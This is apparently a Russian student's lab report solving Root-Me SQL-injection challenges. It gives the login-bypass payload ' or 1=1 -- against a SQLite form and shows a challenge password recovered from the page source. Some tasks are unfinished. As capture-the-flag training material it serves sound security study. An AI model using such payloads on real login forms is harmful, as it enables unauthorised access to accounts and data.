

29.09.2023

Курс:


Практическая работа к уроку № Lesson_4

--

SQLi


Задание_1:

Выполните задание <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication>




Смотрим исходный код:

```
<form action="[]" (view-source:http://challenge01.root-me.org/web-serveur/ch9/) "  
method="post">  
    Login    <br/>  
    <input type="text" name="login" /><br/><br/>  
    Password    <br/>  
    <input type="password" name="password" /><br/><br/>  
    <br/><br/>  
    <input type="submit" value="connect" /><br/><br/>
```



Ничего не дало ... Пробуем добавить *кавычки*


```
'login  
'password
```



Из текста ошибки ясно, что проблема в SQLite3. Здесь, скорее всего, есть SQL-инъекция. С помощью этой уязвимости можно, к примеру, обойти форму аутентификации:

Login / Password:

```
' or 1=1 --
```



Challenges/Web - Server × challenge01.root-me.org/web-serveur/ch9/

Kali Linux 104 11 root-me BeEF Control Panel OWASP Juice Shop Kali Tools Kali Docs Kali Forums

Root Me

Authentication v 0.01

Welcome back user1 !

Your informations :

- username :

- password :

Login

Password

connect

С помощью кода элемента достаем пароль.

```
<h2>Welcome back user1 !</h2><h3>Your informations :</h3><p>- username : <input  
type="text" value="user1" disabled /><br>- password : <input type="password"  
value="TYsgv75zgtq" disabled /></p><br />
```

Login *user1*

Password *TYsgv75zgtq*

Challenges/Web - Server × challenge01.root-me.org/we × http://challenge01.root-me.c × +

challenge01.root-me.org/web-serveur/ch9/

Kali Linux 104 11 root-me BeEF Control Panel OWASP Juice Shop Kali Tools Kali Docs

Root Me

Authentication v 0.01

Welcome back user1 !


Your informations :

- username : user1
- password :

Login


Password

connect



Задание_2:


Выполните задание <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string>



Выбираем *Login*

Login / Password:

admin' / *



Не получилось ...

Код сайта не дал подсказки ...

Задание__3:

(*) Выполните задание <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-blind>

Задание__4:

(*) Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти [задания](#)

Выводы:

...

Ссылки / дополнительные материалы

What is SSRF (Server-side request forgery)? Tutorial & Examples.

OWNING THE CLOUD THROUGH SSRF AND PDF GENERATORS (Ben Sadeghipour, Cody Brocious).

Быстрая межсервисная аутентификация – Евгений Сидоров, Игорь Клеванец

Вся информация в данной работе представлена исключительно в ознакомительных целях!

Любое использование на практике без согласования тестирования подпадает под действие УК РФ.

- <https://gb.ru>

Выполнил: AndreiM